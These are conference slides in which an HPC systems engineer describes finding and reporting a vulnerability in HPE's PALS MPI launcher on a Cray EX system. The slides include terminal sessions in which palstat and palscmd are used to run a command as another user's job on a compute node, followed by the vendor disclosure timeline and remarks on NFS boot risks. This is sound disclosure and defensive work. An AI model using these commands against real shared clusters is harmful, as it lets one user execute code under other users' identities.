Cray EX Security Experiences

Insecurity experiences?

Ben Matthews (SE/3, NSF NCAR/HPCD/HSG)

May 9, 2024

This material is based upon work supported by the National Center for Atmospheric Research, which is a major facility sponsored by the National Science Foundation under Cooperative Agreement No. 1852977.

About NSF NCAR and Derecho

- Primarily Open Earth Systems Science
- Current Flagship system is Derecho:
  - ∼2k node Cray EX with 82 NVIDIA (A100) GPU nodes
  - HPCM 1.8 at the time of writing
  - COS (SLES)
  - PBSPro
- Also recently decommissioned a SGI ICE/HPE Apollo 8600 which will come up briefly later

About Me

- Systems Engineer (fancy sysadmin)
- *not* a Security Engineer
- Pretty Frustrated with HPE
  - but really this is an industry wide problem so it's not completely their fault
  - but it's CUG, so let's pick on HPE
- I want to be very clear: this "research" happened because I wanted something to present to help justify this trip. It's not routine
  - Even though I'll show that it's important we all do some similar investigation on occasion
  - Security research should not be low-hanging fruit (but I guess it is)
- Avid SCUBA diver if anyone is looking for a buddy after the conference (though I'm only staying in Perth a couple of extra days)

The Problem

- When I was getting started in HPC I was told that HPC security is like an egg: Hard outer shell, gooey interior
- This is still the case today, but should it be?
- Exterior facing security is mostly ok ish (more on that later)
- We'll show that security against those with accounts is nonexistent
- At least for us open science sites, it's pretty easy to get an account – just ask nicely
  - Surely nobody would lie about their intentions/nationality/etc... right?


Threat Modeling

- Unauthenticated/Unpermitted users should not be able to impact the machine
- Authenticated users should not be able to impact each other
- Data should only be writable by its owners
  - Except for those ”chmod -R 777” people – they get what they deserve
- When these rules are violated, the vendor should fix the problem quickly and without undue questions
- Reporting should be easy
- After a fix is released, the community should be notified promptly

Security Managment for HPC

- I expect this is the same for most, but I'd love to hear how you manage things
- We have a large legal document/plan that describes all the security controls that are in place (281 pages!)
- We document that we comply with various relevant standards
- We follow best practices
- We patch the flashy vulnerabilities
- but generally emphasize availability over updating every little thing
- But is that enough???
- Have you actually tested your software?


Figure: This is silly. Software bugs don't need logos



"Pentesting"


- Let's begin with the dumbest possible thing: asking the system nicely to run code as someone else
- Let's brainstorm.. what can run code as arbitrary users?
  - ssh (pretty well tested, sounds like work to break)
  - fancy web portals - Juypter (I don't like the web but I've broken these in the past)
  - the MPI launcher (PALSD) – let's start here
- If only there were some documentation...
  - kudos to HPE for including man pages!

"man palsd"




```
       PALSD_CXI_LES_MAX=NUM
              Maximum per-NIC list entries. The default is 16384.

       PALSD_CXI_ACS_DEF=NUM
              Default per-thread addressing contexts. The default is 4.

       PALSD_CXI_ACS_MAX=NUM
              Maximum per-NIC addressing contexts. The default is 1022.

PLUGGABLE AUTHENTICATION MODULES (PAM)
       palsd supports PAM functionality for authorizing and  configuring  ses-
       sions on compute nodes. This is controlled through the /etc/pam.d/palsd
       file.

SEE ALSO
       aprun, mpiexec, palscmd, palscp, palsctrl, palsig, palstat

AUTHOR
       Hewlett Packard Enterprise Development LP

COPYRIGHT
       2023 Hewlett Packard Enterprise Development LP

                                 May 11, 2023                      PALSD(8)
 Manual page palsd(8) line 310/333 (END) (press h for help or q to quit)
```

”man palstat”




```
PALSTAT(1)          Parallel Application Launch Service          PALSTAT(1)

NAME
       palstat - Check PALS application status

SYNOPSIS
       Usage: palstat [-n node] [-o output] [-u user] [_APID_]

DESCRIPTION
       Check  an  application's  status  using the Parallel Application Launch
       Service.

OPTIONS
       -n, --node
              First node of the set used by the  application  (default:  first
              node in PBS_NODEFILE)

       -o, --output
              Output format (text or json)

       -p, --proctable
              Print MPIR proctable for the application

       -u, --user
 Manual page palstat(1) line 1 (press h for help or q to quit)
```

”man palscmd”




```
PALSCMD(1)            Parallel Application Launch Service            PALSCMD(1)

NAME
       palscmd - Launch a tool helper process for a PALS application

SYNOPSIS
       Usage: palscmd [-n node] APID CMD [opts]

DESCRIPTION
       Launch  a tool helper process for a Parallel Application Launch Service
       (PALS) application. One instance is launched on each node the  applica-
       tion  is running on, with the same user ID as the application. The tool
       helper's stdout and stderr are not captured. When the application  com-
       pletes, remaining tool helper processes will be killed.

OPTIONS
       --env  Set an environment variable (VAR=VAL format).

       --envlist
              A comma-separated list of environment variables to export.

       --envall
              Export all environment variables to the tool helper. This is the
              default.
 Manual page palscmd(1) line 1 (press h for help or q to quit)
```

Our victim




```
ssgadmin@derecho1:~> qsub -I -l select=1:ncpus=128:mpiprocs=256 -A sssg0001 -l w
alltime=4:00:00 -q main
qsub: waiting for job 2831894.desched1 to start
qsub: job 2831894.desched1 ready

ssgadmin@dec2437:~> ls flag
ls: cannot access 'flag': No such file or directory
ssgadmin@dec2437:~> mpirun ./mpisleep
```

Attack!




```
matthews@derecho6:~> qsub -I -l select=1:ncpus=128:mpiprocs=256 -A sssg0001 -l w
alltime=4:00:00 -q main
qsub: waiting for job 2831899.desched1 to start
qsub: job 2831899.desched1 ready

matthews@dec1271:~> qstat -f 2831894.desched1 | grep -Eo '(dec)([0-9]{4})' | uni
q
dec2437
matthews@dec1271:~> palstat -n dec2437 | grep APID
APID: 0d5b6453-c4ee-4695-8254-bdca3ef2cc69
matthews@dec1271:~> palscmd -n dec2437 0d5b6453-c4ee-4695-8254-bdca3ef2cc69 /bin
/bash -c 'touch flag'
Launched tool helper f9318248-8f8d-4fdd-8148-f37698ebb05a for apid 0d5b6453-c4ee
-4695-8254-bdca3ef2cc69
matthews@dec1271:~> 
```

Wait... Did that actually work????



```
ssgadmin@derecho1:~> qsub -I -l select=1:ncpus=128:mpiprocs=256 -A sssg0001 -l w
alltime=4:00:00 -q main
qsub: waiting for job 2831894.desched1 to start
qsub: job 2831894.desched1 ready

ssgadmin@dec2437:~> ls flag
ls: cannot access 'flag': No such file or directory
ssgadmin@dec2437:~> mpirun ./mpisleep
^CInterrupt (once more within 1 sec to abort immediately)
dec2437.hsn.de.hpc.ucar.edu: rank 0 died from signal 2
ssgadmin@dec2437:~> ls -altr flag
-rw-r--r-- 1 ssgadmin ncar 0 Jan 16 18:48 flag
ssgadmin@dec2437:~> 
```

Surely there’s at least something incriminating in the logs...




```
Jan 16 18:29:22 dec2437 palsd[51824]: Forked shepherd 147383 for apid 5616cca9-c03e-4883-8654-4a97eb986d1c, jobid 283>
Jan 16 18:29:22 dec2437 palsd[51824]: Opening file /var/run/palsd/5616cca9-c03e-4883-8654-4a97eb986d1c/files/mpasjedi>
Jan 16 18:29:22 dec2437 palsd[147383]: ATOM_SOCKET not set, disabling ATOM support
Jan 16 18:34:48 dec2437 palsd[51824]: apid 5616cca9-c03e-4883-8654-4a97eb986d1c shepherd 147383 exited successfully
Jan 16 18:39:28 dec2437 palsd[51824]: Executing ./wrf.exe apid fe578e7c-594f-4629-ac5d-56c3e3f9fb20 jobid 2831848.des>
Jan 16 18:39:28 dec2437 palsd[51824]: Forked shepherd 234892 for apid fe578e7c-594f-4629-ac5d-56c3e3f9fb20, jobid 283>
Jan 16 18:39:28 dec2437 palsd[234892]: ATOM_SOCKET not set, disabling ATOM support
Jan 16 18:39:29 dec2437 palsd[51824]: Opening file /var/run/palsd/fe578e7c-594f-4629-ac5d-56c3e3f9fb20/files/wrf.exe >
Jan 16 18:45:33 dec2437 palsd[51824]: apid fe578e7c-594f-4629-ac5d-56c3e3f9fb20 shepherd 234892 exited successfully
Jan 16 18:45:54 dec2437 palsd[51824]: Executing ./mpisleep apid c53a73ae-d934-4ad0-ad16-2b59acf623f7 jobid 2831889.de>
Jan 16 18:45:54 dec2437 palsd[51824]: Forked shepherd 29735 for apid c53a73ae-d934-4ad0-ad16-2b59acf623f7, jobid 2831>
Jan 16 18:45:54 dec2437 palsd[51824]: Opening file /var/run/palsd/c53a73ae-d934-4ad0-ad16-2b59acf623f7/files/mpisleep>
Jan 16 18:45:54 dec2437 palsd[29735]: ATOM_SOCKET not set, disabling ATOM support
Jan 16 18:46:00 dec2437 palsd[29735]: Sending signal 2 to apid c53a73ae-d934-4ad0-ad16-2b59acf623f7
Jan 16 18:46:00 dec2437 palsd[29735]: Sending signal 15 to apid c53a73ae-d934-4ad0-ad16-2b59acf623f7
Jan 16 18:46:00 dec2437 palsd[51824]: apid c53a73ae-d934-4ad0-ad16-2b59acf623f7 shepherd 29735 exited successfully
Jan 16 18:46:39 dec2437 palsd[51824]: Executing ./mpisleep apid 0d5b6453-c4ee-4695-8254-bdca3ef2cc69 jobid 2831894.de>
Jan 16 18:46:39 dec2437 palsd[51824]: Forked shepherd 36721 for apid 0d5b6453-c4ee-4695-8254-bdca3ef2cc69, jobid 2831>
Jan 16 18:46:39 dec2437 palsd[51824]: Opening file /var/run/palsd/0d5b6453-c4ee-4695-8254-bdca3ef2cc69/files/mpisleep>
Jan 16 18:46:39 dec2437 palsd[36721]: ATOM_SOCKET not set, disabling ATOM support
Jan 16 18:48:34 dec2437 palsd[36721]: Forked tool helper 53154 for apid 0d5b6453-c4ee-4695-8254-bdca3ef2cc69
Jan 16 18:48:43 dec2437 palsd[36721]: Sending signal 2 to apid 0d5b6453-c4ee-4695-8254-bdca3ef2cc69
Jan 16 18:48:43 dec2437 palsd[36721]: Sending signal 15 to apid 0d5b6453-c4ee-4695-8254-bdca3ef2cc69
Jan 16 18:48:43 dec2437 palsd[51824]: apid 0d5b6453-c4ee-4695-8254-bdca3ef2cc69 shepherd 36721 exited successfully
lines 23784-23807/23807 (END)
```

It's probably just this version/something misconfigured/etc right???

- Well, I don't know, but I reported something very similar for a related piece of software, SGI Array Services back in 2016
- At the time I was given a configuration that disabled the functionality being used here but didn't fix the problem (!)
- As far as I know, Array Services is still vulnerable if configured poorly but we just decommissioned our SGI box so I don't know
- (that was SGI Incident number 161111-000150 if you're curious)
- At least the SGI version of the bug required you to launch the client in an environment where getuid returned 0 like a container or via LD_PRELOAD
- Aside: I miss SGI's incident tracking system. Can we have it back?
- I'm going to bet that nobody thought to test this *really basic* thing
- Ah well.. I guess we should report this.

Reporting The issue



Under Maintenance | HPE Support — Mozilla Firefox
File Edit View History Bookmarks Tools Help
Under Maintenance | HPE
https://support.hpe.com/hpesc/public/home
Getting Started Homepage Platform Forum Wiki Manjaro Discover Sof... Mozilla News Amazon Web Service... Infoblox Grid Manager NCAR Mesa Lab Weat...
HPE Support Center

We'll be back soon!

We are experiencing technical difficulties or undergoing a maintenance release.
We apologize for the inconvenience.

In the meantime, if you require urgent technical assistance, please call HPE Support.

Reporting The issue




We'll be back soon!

We are experiencing technical difficulties or undergoing a maintenance release.
We apologize for the inconvenience.

In the meantime, if you require urgent technical assistance, please call HPE Support.

Reporting The issue




Oops, Something Went Wrong!

Error Code - Err500203

We have encountered a system error. Please try again later.


Reporting The issue



Unknown Reason

The gateway did not receive a timely response from the upstream serve


Reporting The issue



Request Error

The access request cannot be completed due to an administrative issue identified with your account. To resolve this issue submit a support request.

Reporting The issue



Error | HPE Support — Mozilla Firefox

https://iam.support.hpe.com/connect/s/error?language=en&ErrorCode=No_Oauth_State&ErrorDescription=State wa

Oops, something went wrong!

Please try again.

Just Kidding

- It actually went sort of ok... this time..
- (and then failed when I tried to post an update with some details)
- For any HPE people in the room, I *HATE* DCE
  - Some of our team is so frustrated that they refuse to even try to use DCE
- Can we *please* have a reliable/stable API so that I don't have to use it?
- If it's difficult to report things, people will tend to not and you'll get long lived bugs...
- ...and people will be mad at you...
- $< /soapbox >$
- Why must I report this as a hardware bug???
- $< /soapbox \quad for\_real = true >$

For Real

- Case 5379268620
- CAST CAST-34923
- Mitigation: Don't use the vendor's half-baked launcher??
    - PMIx? We've been working with the PMIx developers to try and get that working for us. WIP
        - I'm told that Altair is pushing for this with HPE as well (they're backing PRRTE)
        - Currently Cray's MPI doesn't quite work out of the box with PRRTE
- Tracking this issue has still eaten enough of my time that I might not have done it if I didn't want an excuse to give a talk
    - ... and this is why things like this are possible


Timeline

- Reported this to HPE on January 16 (not coincidentally, shortly before the CUG submission deadline)
- On the 17th I got a "This isn't intended behavior" reply
- We were provided a test build with a "fix" on the 18th
  - I feel like this is reasonable, except that the initial fix didn't work
  - There was a brief issue with some library compatibility – HPE was building against a system which had some updates applied to it that we hadn't applied (libjannson)
  - The patched build did enforce authentication... to the point of refusing to run regular jobs
  - Was it tested at all????
- On the 26th we received a fix which seemingly works and have been running it in production for several months
- Fast forward to April – We notice that HPE published this issue but not the patch (!!!)
- We're informed the patch will be released in a couple of days
- As of the end of April, the patch is still not public
- I'm told that when the patch is made public, a CVE will be allocated but not before
- `https://support.hpe.com/hpesc/public/docDisplay?docId=emr_na-a00138637en_us&hprpt_id=ALERT_HPE_3065097&jumpid=em_pom8nu6hj_aid-521053889`

But that doesn't get us root, only any user who runs a job

- Alright, fine, if you insist, let's find another
- The current recommendation is supposedly NFS to boot
- NFS is totally secure, right?
- Well, I notice the compute nodes can connect to the admin/leader nodes after boot... That seems problematic

"man nfs" Surely someone read...



```
       NFS requests on this connection have been verified by the client's ker-
       nel or some other local authority.  This is an easy  system  to  spoof,
       but on a trusted physical network between trusted hosts, it is entirely
       adequate.

       Roughly speaking, one socket is used for each NFS mount  point.   If  a
